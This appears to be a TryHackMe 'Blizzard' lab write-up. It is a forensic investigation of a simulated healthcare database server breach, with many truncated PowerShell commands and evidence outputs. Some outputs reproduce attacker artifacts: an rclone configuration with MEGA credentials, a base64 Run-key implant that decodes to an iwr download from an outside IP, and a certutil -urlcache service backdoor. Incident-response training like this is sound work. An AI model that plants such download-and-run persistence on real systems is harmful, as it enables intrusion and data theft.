TryHackMe-Blizzard

Author:

- **Baris Dincer (Cyber Threat Intelligence Investigator & CIO @ LEX)**

Laboratory Environment

TryHackMe | Cyber Security Training

TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!

https://tryhackme.com/r/room/blizzard

Scenario Information

A critical alert was triggered from a sensitive server. You are tasked to perform a live investigation on multiple machines to determine the root cause of the incident. Health Sphere Solutions, a healthcare systems provider on the path to expansion, is taking its first steps towards fortifying its infrastructure security. With the rise of cyber threats, particularly the emergence of Midnight Blizzard, a sophisticated threat group targeting the healthcare sector, the company recognizes the urgent need to protect sensitive customer data. Midnight Blizzard, a notorious threat group, has been implicated in cyber-attacks against healthcare providers. Employing ransomware and phishing tactics, this group has successfully breached healthcare systems, causing significant data loss and operational interruptions. A critical alert was detected on one of Health Sphere Solutions' database servers, highlighting the company's early challenges in securing its network.

```
Alert Timestamp
03/24/2024 19:55:29

Alert Name
POTENTIAL_DATA_EXFIL_DETECTED
```

```
Alert Description
A high bandwidth outbound connection from HS-SQL-01 has been

Host Name
HS-SQL-01
```

Approaches and Commands


> ### When did the attacker access this machine from another internal machine?


Command:


```
Get-WinEvent -LogName Security | Where-Object { $_.Id -eq 462
Select-Object @{Name="TimeCreated";Expression={$_.TimeCreated
              @{Name="AccountName";Expression={$_.Properties[
              @{Name="SourceMachine";Expression={$_.Propertie
Where-Object { $_.TimeCreated -ge "03/24/2024 18:00:00" -and
Format-Table -AutoSize
```


Output - Evidence:

```
TimeCreated          AccountName     SourceMachine

3/24/2024 7:38:49 PM dbadmin         10.10.192.101
3/24/2024 7:38:49 PM dbadmin         10.10.192.101
3/24/2024 7:38:48 PM dbadmin         10.10.192.101
3/24/2024 7:38:01 PM dbadmin         10.10.192.101
3/24/2024 7:36:28 PM dbadmin         10.10.192.101
3/24/2024 7:35:00 PM dbadmin         10.10.192.101
```


Event Viewer
File Action View Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Lo
Subscriptions
Security Number of events: 4,076
Keywor... Date and Time Source Event ID Task C...
Audi... 12/24/2024 1:23:32 PM Micros... 5379 User A...
Filter Current Log
Filter XML
Logged: From 3/24/2024 7:00:00 PM to 3/24/2024 7:50:00 PM
Event level: Critical Warning Verbose
Error Information
By log Event logs: Security
By source Event sources:
Includes/Excludes Event IDs: Enter ID numbers and/or ID ranges separated by commas. To exclude criteria, type a minus sign first. For example 1,3,5-99,-76
4624
Task category:
Keywords:
User: <All Users>
Computer(s): <All Computers>
Clear
OK Cancel
Event 5379, Microsoft Windows security auditing.
General Details
Credential Manager credentials were read.
Subject:
Security ID: HS-SQL-01\Administrator
Account Name: Administrator
Account Domain: HS-SQL-01
Logon ID: 0x684A4
Read Operation: Enumerate Credentials
This event occurs when a user performs a read operation on stored
Log Name: Security
Source: Microsoft Windows security Logged:
Event ID: 5379 Task Category: User Account Management
Level: Information Keywords: Audit Success
User: N/A Computer: HS-SQL-01
OpCode: Info
More Information: Event Log Online Help


Event Viewer
File Action View Help
Security Number of events: 4,076
Filtered: Log: Security; Source: ; Event ID: 4624Date Range: From 3/24/2024 7:00:00 PM to 3/24/2024 7:50:00 PM. Number of events: 21
Keywor... Date and Time Source Event ID Task C...
Audi... 3/24/2024 7:38:53 PM Micros... 4624 Logon
Audi... 3/24/2024 7:38:49 PM Micros... 4624 Logon
Audi... 3/24/2024 7:38:48 PM Micros... 4624 Logon
Audi... 3/24/2024 7:38:01 PM Micros... 4624 Logon
Event 4624, Microsoft Windows security auditing.
General Details
An account was successfully logged on.
Subject:
Security ID: NULL SID
Account Name: -
Account Domain: -
Logon ID: 0x0
Logon Information:
Logon Type: 3
Restricted Admin Mode: -
Virtual Account: No
Elevated Token: No
Impersonation Level: Impersonation
Log Name: Security
Source: Microsoft Windows security Logged: 3/24/2024 7:38:48 PM
Event ID: 4624 Task Category: Logon
Level: Information Keywords: Audit Success
User: N/A Computer: HS-SQL-01
OpCode: Info
More Information: Event Log Online Help
Event Properties - Event 4624, Microsoft Windows security auditing.
General Details
New Logon:
Security ID: HS-SQL-01\dbadmin
Account Name: dbadmin
Account Domain: HS-SQL-01
Logon ID: 0x151140
Linked Logon ID: 0x0
Log Name: Security
Source: Microsoft Windows security Logged: 3/24/2024 7:38:48 PM
Event ID: 4624 Task Category: Logon
Level: Information Keywords: Audit Success
User: N/A Computer: HS-SQL-01
OpCode: Info
More Information: Event Log Online Help
Copy Close
Actions
Security
Refresh
Help





Output - Evidence:

```
New Logon:
    Security ID:        HS-SQL-01\dbadmin
    Account Name:       dbadmin
    Account Domain:     HS-SQL-01
```

```
    Logon ID:       0x151140
    Linked Logon ID:        0x0
    Network Account Name:   -
    Network Account Domain: -
    Logon GUID:     {00000000-0000-0000-0000-000000000000}

Process Information:
    Process ID:     0x0
    Process Name:       -

Network Information:
    Workstation Name:   WKSTN-3847
    Source Network Address: 10.10.192.101
    Source Port:        0

Detailed Authentication Information:
    Logon Process:      NtLmSsp
    Authentication Package: NTLM
    Transited Services: -
    Package Name (NTLM only):   NTLM V2
    Key Length:     128
```

Command:

```
Get-WinEvent -LogName "Microsoft-Windows-TerminalServices-Loc
Where-Object { $_.Id -eq 21 } |
Select-Object TimeCreated, Message |
Where-Object { $_.TimeCreated -ge "03/24/2024 19:00:00" -and
```

Output - Evidence:

```
TimeCreated          Message
-----------          -------
3/24/2024 7:38:53 PM Remote Desktop Services: Session logon s
```

Command:

```
Get-WinEvent -LogName "Microsoft-Windows-TerminalServices-Rem
Where-Object { $_.Id -eq 1149 } |
Select-Object TimeCreated, Message, AccountName |
Where-Object { $_.TimeCreated -ge "03/24/2024 19:00:00" -and
```

Output - Evidence:

```
TimeCreated          Message
-----------          -------
3/24/2024 7:38:48 PM Remote Desktop Services: User authentica
```

Note:

- The 4624 Event ID in the Windows Security Log signifies a successful logon to a system.
- The 1149 Event ID in the Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational log signifies a successful connection request to a Remote Desktop Session Host (RDSH).
- The Microsoft-Windows-TerminalServices-LocalSessionManager/Operational log is a part of the Windows Event Log system, specifically related to Terminal Services (also known as Remote Desktop Services). This log contains events that provide detailed information about user session activities on a Windows machine, particularly for Remote Desktop Protocol (RDP) and other session-based services.

> **What is the full file path of the binary used by the attacker to exfiltrate data?**

Command:

```
Copy-Item "C:\Windows\AppCompat\Programs\Amcache.hve" -Destin
```

Command:

```
C:\Tools\AppCompatCacheParser\AppCompatCacheParser.exe --csv
```

Output:

```
AppCompatCache Parser version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AppCompatCacheParser

Command line: --csv .

Processing hive 'Live Registry'

Found 581 cache entries for Windows10C_11 in ControlSet001

Results saved to '.\20241224134755_Windows10C_11_HS-SQL-01_Ap
```

Command:

```
$parsedData = Import-Csv -Path "20241224134755_Windows10C_11_
$parsedData | Where-Object {$_.Executed -eq "Yes"}
```

Output-Evidence:

```
ControlSet          : 1
CacheEntryPosition  : 21
Path                : C:\Users\dbadmin\.rclone\rclone-v1.66.0
LastModifiedTimeUTC : 2024-03-10 11:40:34
Executed            : Yes
Duplicate           : False
SourceFile          : Live Registry
```

Note:

- The Amcache.hve file is a registry hive used in Windows systems to store metadata about files and executables that have been run or interacted with on the machine. It is a critical artifact for forensic investigations, as it provides evidence of program execution and other file-related metadata.

What email is used by the attacker to exfiltrate sensitive data?

Command:

```
Get-ChildItem -Path C:\Users\dbadmin\AppData\Roaming -Force -
```

Output - Evidence:

```
    Directory: C:\Users\dbadmin\AppData\Roaming\rclone


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/24/2024   7:50 PM            105 rclone.conf
```

Command:

```
Get-Content "C:\Users\dbadmin\AppData\Roaming\rclone\rclone.c
```

Output - Evidence:

```
[remote]
type = mega
user = annajones291@hotmail.com
pass = uSWGlucqqjGAE7ZnKNlH_5chwLNmHmfrwZn1-w
```

Where did the attacker store a persistent implant in the registry?

Command:

```
Get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\Curr
```

Output - Evidence:


```
SecurityHealth : C:\Windows\system32\SecurityHealthSystray.ex
SecureUpdate   : powershell.exe -enc aQB3AHIAIAAtAHUAcwBlAGIA
                 hAHAAcABkAGEAdABhAFwAYwBvAG4AZgBpAGcAdQByAGU
                 BlAG4AdgA6AGEAcABwAGQAYQB0AGEAXABjAG8AbgBmAG
PSPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOC
PSParentPath   : Microsoft.PowerShell.Core\Registry::HKEY_LOC
PSChildName    : Run
PSDrive        : HKLM
PSProvider     : Microsoft.PowerShell.Core\Registry
```


Command:

```
Get-ChildItem -Path "HKLM:\SYSTEM\CurrentControlSet\Services"
```

Output - Evidence:

```
SecurityHealthService
```





Output - Evidence:

```
powershell.exe -enc aQB3AHIAIAAtAHUAcwBlAGIAIABoAHQAdABwADoAL
```

Command:

```
$base64String = "aQB3AHIAIAAtAHUAcwBlAGIAIABoAHQAdABwADoALwAv
$decodedBytes = [System.Convert]::FromBase64String($base64Str
$decodedString = [System.Text.Encoding]::Unicode.GetString($d
$decodedString
```

Output - Evidence:

```
iwr -useb http://128.199.247.173/configure.exe -outfile $env:
```

Note:

- The registry key HKLM:\Software\Microsoft\Windows\CurrentVersion\Run is a commonly used Windows Registry location for managing programs that automatically run when the system starts. This key resides under the HKEY_LOCAL_MACHINE (HKLM) hive, which applies globally to all users on the machine.

> **Aside from the registry implant, another persistent implant is stored within the machine. When did the attacker implant the alternative backdoor?**

Command:

```
Get-Service | Where-Object {$_.StartType -eq "Automatic"}
```

Output - Evidence:


```
Stopped  CDPUserSvc_9286x   CDPUserSvc_9286x
```

Command:

```
Get-Service | Where-Object {$_.StartType -eq "Automatic"} | F
```

Output - Evidence:

```
--------------------
Service Name: CDPUserSvc_9286x
Executable Path: C:\Windows\System32\certutil.exe -urlcache -
--------------------
```



When did the attacker send the malicious email?

Command:

```
ls C:\Users\ | foreach {ls "C:\Users\$_\AppData\Local\Microso
```

Output - Evidence:

```
Directory: C:\Users\m.anderson\AppData\Local\Microsoft\Outloo
```

Command:

```
dir C:\Users\m.anderson\AppData\Local\Microsoft\Outlook
```

Output - Evidence:

```
    Directory: C:\Users\m.anderson\AppData\Local\Microsoft\Ou


Mode                 LastWriteTime         Length Name
```


```
----                 -------------         ------ ----
d-----        3/24/2024   5:33 PM                Offline Addr
d-----        3/24/2024   7:18 PM                RoamCache
-a----        3/28/2024   4:52 PM            393 Inferences1C
-a----        3/28/2024   4:52 PM       16818176 m.anderson@h
-a----        3/28/2024   4:52 PM       16818176 m.anderson@h
```

Command:

```
Get-Item "C:\Users\m.anderson\AppData\Local\Microsoft\Outlook
```

Output - Evidence:

```
FullName
--------
C:\Users\m.anderson\AppData\Local\Microsoft\Outlook\m.anderso

CreationTime         LastWriteTime
------------         -------------
3/24/2024 4:31:06 PM 3/28/2024 4:52:00 PM
```



When did the victim open the malicious payload?

Command:

```
C:\Tools\AppCompatCacheParser\AppCompatCacheParser.exe --csv
```

Output - Evidence:

```
